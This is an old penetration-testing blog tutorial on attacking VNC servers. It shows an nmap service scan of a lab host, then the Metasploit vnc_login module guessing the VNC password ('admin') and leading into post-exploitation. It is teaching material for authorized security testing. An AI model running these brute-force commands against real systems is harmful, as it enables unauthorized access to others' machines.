
Attacking VNC Servers

pentestlab.blog/category/exploitation-techniques/page/5

October 30, 2012

Often in infrastructure penetration tests,you might come across with the VNC service.The main use of this service is because systems administrators want to control remotely other systems or for technical support issues.So when a penetration tester discovers a VNC server running on port 5900 then it is a good practice to check if he could gain access to the system from that service by testing it for weak passwords.In this tutorial we will see how we can attack a VNC server.

So lets say that we have discover a VNC service running on port **5900** through our nmap scan.




```
root@encode:~# nmap -sV 172.16.212.128

Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-29 21:59 GMT
Nmap scan report for 172.16.212.128
Host is up (0.0015s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE       VERSION
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Service
5900/tcp open  vnc           RealVNC Enterprise (protocol 4.1)
MAC Address: 00:50:56:BB:00:87 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

VNC Service Discovery

Now we can use the metasploit framework in order to attack this service.The module that we will need is the **vnc_login**.Unfortunately metasploit doesn't provide a big word-list for this module so we might want to use an alternative word-list in order our attack to have more efficiency.We are configuring the module and we are executing it with the **run** command.



```
msf  auxiliary(vnc_login) > use auxiliary/scanner/vnc/vnc_login
msf  auxiliary(vnc_login) > set RHOSTS 172.16.212.128
RHOSTS => 172.16.212.128
msf  auxiliary(vnc_login) > run

[*] 172.16.212.128:5900 - Starting VNC login sweep
[*] 172.16.212.128:5900 VNC - [1/6] - Attempting VNC login with password ''
[*] 172.16.212.128:5900 VNC - [1/6] - , VNC server protocol version : 3.8
[-] 172.16.212.128:5900 VNC - [1/6] - , Authentication failed: Authentication failure
[*] 172.16.212.128:5900 VNC - [2/6] - Attempting VNC login with password 'admin'
[*] 172.16.212.128:5900 VNC - [2/6] - , VNC server protocol version : 3.8
[+] 172.16.212.128:5900, VNC server password : "admin"
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

VNC Authentication Scanner

As we can see from the image above the vnc scanner has managed to authenticate with the password admin.Now we can use the VNC viewer in order to authenticate with the remote host and to start the post exploitation activities.

Conclusion

VNC is a service that it can be discovered quite often in networks.As we saw the metasploit module is simple and effective and it can be used for testing this service.Metasploit provides of course and other modules that can exploit VNC vulnerabilities but in order to use these modules it is advisable first to be in contact with your client.